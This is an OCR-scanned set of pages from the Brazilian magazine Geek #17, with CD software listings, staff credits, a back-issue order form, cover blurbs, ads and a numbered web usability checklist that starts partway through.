Windows Blinds 3.0: Mude totalmente o visual do seu Windows



Imagens: Reprodução

Programação A seção de programas para quem deseja ser mais que um simples usuário

AnFX 4.7.4.1: Faz animações baseadas em JAVA bonitas e rápidas para carregar
BinaryWork MP3 OCX 2.2.0: Controles ActiveX e OCX para tocar e decodificar arquivos MP3 para VB6
Bloodshed Dev-Pascal: Ferramenta para desenvolvimento em Pascal
DelphiBoy 2: Centenas de rotinas em Delphi para usar, analisar e aprender
Digital Web Install Wizard 1.71: Cria programas de instalação com qualidade profissional e rapidez
DiNGS Game Basic 26.07.2001: Linguagem para programação de games
DirectX 8.1 SDK: Kit de desenvolvimento para programar DirectX
Ghost Installer Beta: Utilitário para fazer pacotes de instalação para seus softwares
Homesite 5: Programa para criação de sites com várias opções úteis
Inno Setup 2.0.16: Crie instalações para distribuir seus programas
Libsndfile for Windows 0.0.25: Bibliotecas C para mexer com arquivos áudio
Now3D: Crie objetos em 3D como no 3D Studio Max, só que de graça
Platypus Web Builder: Construção de sites com comandos avançados
Programmer's File Editor 1.01: Editor de texto hexadecimal para programação
Smart Script: programe em JAVA de uma maneira muito simples
TelnetXQ: Um servidor Telnet com várias opções para configurar
Web Studio 2: Crie em HTML nesse software completo e gratuito

Vídeos Computadores a serviço da cultura áudiovisual

Ferrarista: O mecânico que dá sangue pela Ferrari
Kong Fu: Esse não vai entrar em extinção
Maldito: Veja só que moleque mais maldoso
Na moita: A vida é cheia de surpresas
Sem noção: Veja o que um sujeito mais esquisito pode fazer

e-Books Literatura no formato da era digital

Amores Virtuais: Livro de Anne Glauce Freire
Contemplação do Urbano 2: Livro de Eric Ponty
Dois Cavaleiros e uma Dama: Diego Kalinouski Pedroso
Free BSD Hand Book: Tudo sobre o BSD
Janela Aberta: Livro de Maria de Castro
SpaceBallsO: Livro de Gian Danton
The Hacker CrackDown: Ética hacker e as fronteiras da tecnologia
Trilogia do Medo parte 1: Livro de Diego Kalinouski Pedroso

Além do PC Nem só de Pentium, Athlon & Cia. vive o mundo da informática. Salve, usuá rios de palmtops e Macs

MacOs

Fetch: Navegue em esquema FTP no seu Mac
Fire.app 0.27b: Converse com usuários do ICQ, AIM, Yahoo Messenger - e tudo simultaneamente
Infini-D 4.0: Faça animações 3D no seu Mac
Mactella: Versão para Mac do Gnutella - programa de busca e troca de arquivos

PalmOs

Beiks Tron 1.3: Jogue o clássico Tron no seu Palm OS
World Atlas 1.1: Explore o mundo com um atlas mundial

WindowsCE/ Pocket PC

FastReader 1.8: Ensina você a ler mais rápido (WinCE)
PE FTP Explorer (Pocket PC) 4.2: Navegue em sites de FTP
Porta-Pinball 1.04: Jogo de Pinball para Pocket PC
Qtris: Versão do clássico Tetris para WinCE

Banda Desenhada

O autor dessa tira aí abaixo atende pelo nome de Júlio Panisa, um desenhista cujo destino encontra-se em suas mãos, leitor da Geek. Concordamos em publicar a tirinha dele desde que os leitores gostassem. Se você achou legal e quer continuar vendo as tiras, mande um e-mail pra *info@digerati.com.br* dando sua opinião. Se não gostou faça o mesmo. Quem mandar e-mails pode ganhar um retrato/ caraicatura desenhado pelo Júlio, com direito a publicação aqui. Avisamos desde já que os e-mails de parentes do Júlio serão bloqueados pelo nosso firewall, ouviu Dona Lídia?

Buffer

*GENERAL PROTECTION FAILURE.

DIGERATI EDITORIAL TECNOLOGIA E COMUNICAÇÃO LTDA
Rua Haddock Lobo, 347 - 12° andar
CEP 01414 001 São Paulo - SP
Fone: (0xx11) 3217 2600
Fax: (0xx11) 3217 2617
Internet: www.digerati.com.br

Atendimento ao Leitor:
Fone: (0xx11) 3217 2626 (9hs às 21hs)
Web: www.digerati.com.br
e-mail: *suporte@digerati.com.br*
Érica V. Cunha *erica@digerati.com.br*
Débora Miura Guimarães

Diretores:
Alessandro Gerardi *gerardi@digerati.com.br*
Luís Afonso G. Neira *afonso@digerati.com.br*
Depto Administrativo:
Clayton Nunes *cnunes@digerati.com.br*
Bianca Anzeloti de Souza, Fábio Alves da Silva, Vagner Albero

GeeK

Diretor Editorial:
Alessio F. Melozo *alessio@digerati.com.br*
MTB 026412
Editor:
Alessio F. Melozo *alessio@digerati.com.br*
Reportagem:
Maurício Martins, João Marinho, Bruno César
Departamento Técnico (Multimídia):
Flávio Tâmega, Rodrigo Rudiger, Juliano Barreto
Diretor de Arte:
Rafael Wen Magalhães
Estagiário de Arte:
Fabio Augusto Souza Lima
Revisão
Denise Moraes
Colaboradores:
Leonardo Paiva, Marcelo Barbão, Sérgio Pereira Couto, Jocelyn Auricchio, Sh4rk, Milton Xavier, José Antonio Silva, Gustavo Caetano

Para anunciar nesta revista:
www.digerati.com.br/publicidade
publicidade@digerati.com.br
11 3217 2628

Os artigos assinados não refletem necessariamente a opinião da Revista Geek, e sim a opinião de seus autores.

Impressão e Acabamento:
Oceano Indústria Gráfica e Editora Ltda.
Tel.: (0xx11) 4446 6544

Distribuidor exclusivo para bancas de todo o Brasil.
Fernando Chinaglia Distribuidora S/A.
Rua Teodoro da Silva, 907 - Grajaú.
CEP 20563-900 Rio de Janeiro - RJ.
Tel.: (0xx21) 575 7766

Conheça as publicações da Digerati Comunicação

Assine abaixo os códigos das revistas que quer receber

Cód. GK1 - R$9,90 CD-Rom com mais de 50 programas ( )	**Cód. GK2 - R$9,90** CD-ROM com 4 programas completos e mais 70 programas ( )	**Cód. GK3 - R$9,90** Linux Conectiva Red Hat completo ( )	**Cód. GK5 - R$9,90** Bug do Milênio, Emuladores, Star Office e DefCon 7 ( )	**Cód. GK7 - R$9,90** Hackers! Uma coleção de softwares no CD ( )
Cód. GK8 - R$9,90 DiVX: o MP3 de vídeo e muito mais ( )	**Cód. GK9 - R$9,90** A arte de gravar CDs: manual e seleção de softwares no CD ( )	**Cód. GK10 - R$9,90** Desmonte seus softwares, Peer to Peer, Hardware, Modelagem 3D e voz ( )	**Cód. GK11 - R$9,90** Tudo sobre DVDs, Linguagem C e Cavalo de Tróia ( )	**Cód. GK12 - R$9,90** Kylix e Delphi: cursos e softwares. Simuladores e Emuladores + Pirataria na web ( )
Cód. GK13 - R$9,90 Programas para overclocking + 2 sistemas operacionais, vídeo digital, PHP e XML ( )	**Cód. GK 14 - R$9,90** Criação de Jogos e programas de Inteligência Artificial ( )	**Cód. GK 15 - R$9,90** Computador no lixo, deficientes visuais, autoria de DVDs. ( )	**Cód. GK16 - R$ 9,90** Abandonware: os softwares abandonados por seus donos. Echelon, Zope, BeOS e mais. ( )	**Cód. GKE4 - R$9,90** Aprenda a montar seu próprio computador ( )
Cód. GKE5 - R$14,90 Free BSD: Sistema operacional completo com manual ( )	**Cód. GKE6 - R$9,90** Transforme seu micro num estúdio digital ( )	**Cód. GKE7 - R$9,90** Programas de ensino. Mais 168 cursos e softwares para criação multimidia ( )	**Cód. GKE8 - R$9,90** Programas para o seu portatil. Dicas e Macetes para você aprender ( )	**Cód. ADV1 - R$ 9,90** Programas e dicas para usar seu micro para processar som e vídeo ( )
Cód. HCK1 - R$ 9,90 Hackerismo, subcultura, software livre, segurança e programação avançada. ( )				

Nome: _____

Endereço: _____

Cidade: _____ Estado: _____ CEP.: _____ - ____

Mande **Cheque Nominal** ou **Vale Postal** para
Digerati Comunicação e Tecnologia Ltda.
Rua Haddock Lobo, 347 - 12ª andar
Cerqueira César - São Paulo - CEP 01414-001
Você receberá sua(s) revista(s) em casa sem nenhuma despesa adicional.

GeeK #17

Mais de 160 softwares

CD especialmente produzido para Mudar sua vida!

(Não é brincadeira, é a pura verdade!)

A revolução do software

Superespecial GNU/GPL

Uma viagem pelo universo do software livre em ferramentas de inteligência artificial, processadores de texto, compiladores, Office, Editores 3D, games, media players e muito mais

Navegando em mares revoltos

Internet insana!

FTP para Mac e Windows, browser para portáteis, IRC para BeOS, gerenciador de downloads para Linux & Win, turbinadores, busca de MP3, chat instantâneo, clientes de e-mail, webdesign e mais

O lado obscuro da computação

Maluquices, Bizarrices & Cia

Vídeos, Games e programas para deixá-lo de boca aberta: Kong Fu, Mecânicos da Ferrari, Garotos Perversos, Imbecis em Ação, Homens-Palito, Coreanos Malucos e sabe-se lá o que mais

Área proibida para iniciantes e lamers

Desenvolvimento pesado

Código-fonte estilo "Show do Milhão", programação de Java em ambiente Linux, edição hexadecimal, desenvolvimento para DirectX, bibliotecas C, produção de games

Detonando na Rede

Linux Overdose

LSM Security Enhanced Linux (Linux by NSA), tradutor, Glame (editor de áudio), kit para desenvolvimento de Java, peer-to-peer, MP3 Jukebox, games, Python, códigos de Office, fax e outros

Fazendo a festa do Open Source

Som & Imagem

Editores de imagens em 3D, animações tridimensionais no Mac, player DivX, tudo para MP3 (players, conversores, gerenciadores, buscadores), gravação de CDs, webcams...

Com a mão na massa

H4ck1ng, Sn1ff1n6, V1rii

Programas, The Hacker Crackdown (e-book sobre ética hacker), ICQ Tools, Check do WindowsXP, proteção contra vírus de boot, Flooder, Mail Bomb, AntiBugs para Windows e otras cositas más...

Adeus a um sistema operacional

Era uma vez o BeOS

Sistema completo e pacote de utilitários: visualizador de imagens, PDF Reader, browser, editor HTML, clientes FTP, de e-mails e IRC, chat instantâneo, Tetris e mais

O conteúdo do CD-ROM é formado por softwares freewares e versões de demonstração

NAS INTERNAS

A revolução GNU

Você realmente conhece a licença de distribuição e uso de software mais inovadora da História? Aqui você vai descobrir porque empresas como a Microsoft odeiam o Linux

Morte e ressurreição

A trajetória relâmpago do BeOS, um sistema operacional inovador e alternativo que nadou e morreu na praia. De quebra, um manual para você instalar e usar a última versão do software

Mentira na rede...

...ou, se você preferir, hoaxes. As histórias mais bizarras que rodaram o mundo na velocidade da Web e derreteram a fronteira entre versão e fato.

Defesa em IRC

Sem rodeios, aprenda a se defender em ambiente IRC, escondendo seu IP com um Bouncer. Veja como criar e configurar um BNC

de 770 pixels, porque essa é a área disponível para um conteúdo em uma janela de 800 pixels de largura.

9 LOGOTIPO NO LUGAR CERTO

Todo site deve incluir um logotipo na home page, posicionado no canto superior esquerdo da página. Em todas as outras, exceto na própria home page, o logotipo deve ser um link que conduz à página inicial.

10 AGRUPAR INFORMAÇÕES

Esse é um item essencial. Você deve agrupar informações sobre o site como se fossem canais: Sobre Nós, Relações com Investidores, Sala de Imprensa, Empregos e outras informações em uma única área reservada. Assim será muito mais simples para quem deseja ter acesso a esse tipo de informação.

11 FALE CONOSCO

Incluir um link Fale Conosco na home page para estimular os visitantes do site a entrar em contato direto com sua empresa, em vez de procurar primeiramente informações no web site, inclua informações de contato, como o endereço principal, telefone e endereço de e-mail diretamente na home page.

12 EVITAR CONTEÚDO REDUNDANTE

Repetir na home page itens idênticos, com categorias ou links, para enfatizar sua importância, na realidade reduz o impacto desses itens. Além disso, itens redundantes congestionam a página; todos os itens perdem impacto porque concorrem com um número excessivo de elementos.

13 HOMOGENEIDADE

Empregue letras maiúsculas e outros padrões de estilo com consistência, evitando variações bruscas e preferindo a combinação de maiúsculas e minúsculas.

14 LINKS DIRETOS

Para cada exemplo, disponibilizar um link que conduza diretamente à página detalhada desse exemplo, em vez de saltar para uma página de categoria geral a que o item pertence – não deixe por conta do usuário procurar novamente o assunto de seu interesse em uma segunda página.

15 ACESSO RÁPIDO

Facilitar o acesso aos itens apresentados recentemente na home page, como nas duas últimas semanas ou no mês anterior, fornecendo uma lista das últimas apresentações e inserindo itens recentes em arquivos permanentes.

16 CORES PARA LINKS

Permitir links coloridos para indicar os estados visitados e não visitados – Reserve o azul para os links não visitados e use uma cor menos saturada e discernível rapidamente para os visitados. Não usar a palavra link para indicar links existentes na página. Indicar a presença de deles com sublinhado e cor azul.

17 INCLUIR OPÇÃO DE PESQUISA

A pesquisa é um dos elementos mais importantes da home page e é fundamental que os usuários a localizem facilmente e a utilizem sem muito trabalho. Por isso, torne-a visível, abrangente e simples. Disponibilize para os usuários uma caixa de entrada na home page para inserir consultas de pesquisas, em vez de oferecer apenas um link para uma página de pesquisa.

18 CUIDADO COM GRÁFICOS

Usar gráficos para apresentar o conteúdo real, não somente para decorar a home page – use, por exemplo, fotos de pessoas conhecidas, relacionadas ao conteúdo, em vez de modelos ou fotos genéricas.

19 EVITAR MARCAS D'ÁGUA

Evitar gráficos de marca d'água (imagens de plano de fundo com texto sobreposto). Esses, congestionam e freqüentemente reduzem a visibilidade. Geralmente, os gráficos de marca d'água são apenas decorativos e nada acrescentam.

20 TEXTOS VERSUS ANIMAÇÕES

Jamais animar elementos críticos das páginas como logotipo, slogan ou título principal – não somente os usuários tenderão a ignorar áreas animadas por serem semelhantes a anúncios publicitários, como também será difícil lê-las. A animação costuma ter um efeito hipnótico sobre os espectadores, portanto, ainda que as pessoas parem diante dos elementos animados, é menos provável que assimilem e guardem as informações do que se as tivessem lido em um formato mais simples.

21 EVITAR ANIMAÇÕES NA INTRODUÇÃO

Permitir que os usuários decidam se desejam ver uma introdução animada de seu site – não deixar a opção de animação predefinida. Se você carregar automaticamente uma animação sem a solicitação do usuário, ofereça um método fácil e destacado para desativá-la.

22 FONTES RESTRITAS

Limitar os estilos de fontes e outros atributos de formatação de texto, como tamanhos, cores, na página, porque o texto com design muito pesado pode se desviar do significado das palavras. Se os elementos de texto forem muito parecidos com gráficos, os usuários tenderão a ignorá-los , confundindo-os com anúncios publicitários.

23 CONTRASTE

Usar texto com muito contraste e cores de plano de fundo é uma forma de tornar os caracteres o mais legíveis possível.

24 CUIDADO COM BARRAS DE ROLAGEM

Evitar a rolagem horizontal a 800x600 – ela ocasiona invariavelmente problemas na usabilidade, e o maior deles é o fato de que os usuário podem não visualizar a barra de rolagem e perder o conteúdo que rola para fora da tela.

25 JANELAS POP-UP E PÁGINAS INTERMEDIÁRIAS

É mais conveniente exibir o conteúdo do site imediatamente. As telas intermediárias são raramente necessárias e impedem que os usuários acessem o conteúdo do site principal.

Já as janelas adicionais impedem que os usuários acessem o conteúdo do site e, se essas janelas contiverem informações importantes, é provável que os usuários as ignorem, supondo que se tratam de anúncios.

26 ACABAR COM AS TELAS DE ABERTURA

Conduzir os usuários à verdadeira home page quando digitarem a URL principal ou clicarem em um link para o site – as telas de abertura devem morrer. Exceção: se o site tiver material impróprio para menores ou com possibilidade de ofender alguns usuários, é conveniente ter uma tela de abertura informando sobre o conteúdo.

27 ESPECIFICAR O OBJETIVO DO SITE

Um site deve informar rapidamente onde o usuário está, o que a empresa faz e o que os usuários poderão encontrar neste web site. Deve exibir o nome da empresa ou logotipo em um tamanho razoável e em um local de destaque. Essa área de identificação deve ser mais destacada que os itens a seu redor, de modo a chamar de imediato a atenção quando os usuários entrarem no site. Também é interessante incluir um slogan indicando o que a empresa faz.

28 ABOUT

Incluir um link da home page para uma seção "Sobre Nós", que oferece aos usuários uma visão geral com relação à empresa e links para todos os detalhes relevantes sobre seus produtos, serviços, valores da empresa, proposta de negócios, equipe de gerenciamento e outros.

29 SALA DE IMPRENSA

Para obter cobertura da imprensa para seu site, inclua um link Sala de Imprensa em sua página. Os jornalistas gostam de seções como essas, quando tentam fazer uma cobertura de uma empresa específica.

30 NÃO DIGA O ÓBVIO

Não rotular uma área nitidamente definida da página se o conteúdo for suficientemente auto-explicativo – por exemplo, geralmente não é necessário rotular a linha de títulos das principais notícias do dia porque o tamanho e a disposição indicam sua função.

31 EVITE DISCURSO IMPERATIVO

Use somente o discurso imperativo, como em Insira uma Cidade ou CEP nas tarefas obrigatórias, ou qualificar a declaração adequadamente – você poderia dizer, por exemplo: "Para saber o tempo local, insira uma cidade ou CEP". As pessoas acompanham naturalmente o texto que informa o que devem fazer em um site, principalmente se estiver ao lado de algo conhecido, como uma caixa de entrada.

32 EXEMPLIFICAR

Usar exemplos para revelar o conteúdo do site, em vez de apenas descrevê-lo – exemplos de conteúdo bem escolhidos podem transmitir muito mais do que palavras soltas. Uma categoria denominada Plantão de Notícias, por exemplo, com uma descrição especificando "Saiba todos os acontecimentos do dia aqui", não é tão interessante nem informativa quanto apresentar os cinco principais títulos das notícias, seguidos por um link para todas as notícias da última hora.

33 NADA MAIS QUE O ESSENCIAL

Não incluir ferramentas que não estejam relacionadas com as tarefas que os usuários costumam fazer no site – alguns sites parecem tentados a incluir ferramentas simplesmente porque estão disponíveis, não porque são adequadas. Por exemplo, não é necessário oferecer aos usuários uma ferramenta para obter a previsão do tempo se seu site não tem nada a ver com notícias nem com meteorologia.

34 TÍTULOS OBJETIVOS

Iniciar o título da janela com a palavra que resume a informação (geralmente o nome da empresa) – os usuários percorrem, em vez de ler, o texto nas telas, de modo que, se você não os fisgar com a primeira palavra, correrá o risco de perder a atenção do usuário. Não incluir a palavra home page no título. É algo sem importância.

35 RESTRINGIR APRESENTAÇÃO DE DATA E HORA

Mostrar datas e horas somente para informações relacionadas ao tempo, como itens de notícias, bate-papos ao vivo, cotações de ações e outros itens – não exiba datas e horas em sites de transações de comércio eletrônico ou de outras transações que não possuem material relacionado ao tempo. Não é necessário exibir o dia da semana mas, se fizer isso, que seja apenas para os da semana atual.

36 APRESENTAR INFORMAÇÕES DE ATUALIZAÇÃO

Mostrar aos usuários a hora da última atualização do conteúdo, não a hora atual gerada pelo computador. Indique explicitamente essa diferença, com uma frase como "Atualizado em <data,hora>".

PRIMEIRO O LIVRO. AGORA O FILME.

TESTEMUNHE A EXTRAORDINÁRIA VERDADE POR TRÁS DAS LENDAS E MISTÉRIOS DO LIVRO MAIS VENDIDO DOS ÚLTIMOS ANOS. DECIFRE E SURPREENDA-SE TAMBÉM. INCLUINDO UMA INCRÍVEL ENTREVISTA COM DAN BROWN, O AUTOR DO BEST-SELLER *CÓDIGO DA VINCI*.

NAS LOCADORAS E MELHORES LOJAS VIRTUAIS

INFORMAÇÕES (11) 3217-2600 - WWW.VANBLAD.COM.BR

VAN BLAD

Geek Max

3CDs Grátis

Superespecial GNU/GPL


Uma viagem pelo universo do software livre em ferramentas de Inteligência artificial, processadores de texto, compliadores, Office, Editores 3D, games, media players e muito mais

Requisitos Mínimos: para rodar o CD sem problemas, é necessário que seu computador tenha a seguinte configuração mínima ou compatível: processador Pentium II ou superior, 64 MB de memória RAM, 16 MB de memória RAM de vídeo com resolução de 800x600 pixels, drive de CD-ROM com velocidade 2x ou superior **Atenção:** esses requisitos mínimos são focados na interface do CD. As configurações podem variar de acordo com os programas instalados. O conteúdo do CD-ROM é formado por softwares freeware, shareware e versões de demonstração.


e ainda

• E-books • Vídeos • Programação • Linux • Hacker

Interessado em webdesign? Confira essas publicações



SEGREDOS DOS WEB SITES DE SUCESSO
Programação, flash, plug-ins, comandos HTML, segredos da velocidade, público-alvo, usabilidade, teste e manuntenção, escolha e registro do domínio.



ONE CLICK PHOTOSHOP
Tratamento de imagens, retoques e tudo o que você precisa saber para trabalhar com arte digital. Inclui CD brinde.

ONE CLICK WEB SITE
Tudo o que você precisa para construir sites dos mais diversos tipos, de home pages a lojas virtuais. Contém tutoriais, programas, dicas e muito mais

À venda pelo site www.digerati.com.br ou pelo telefone (11) 3217-2600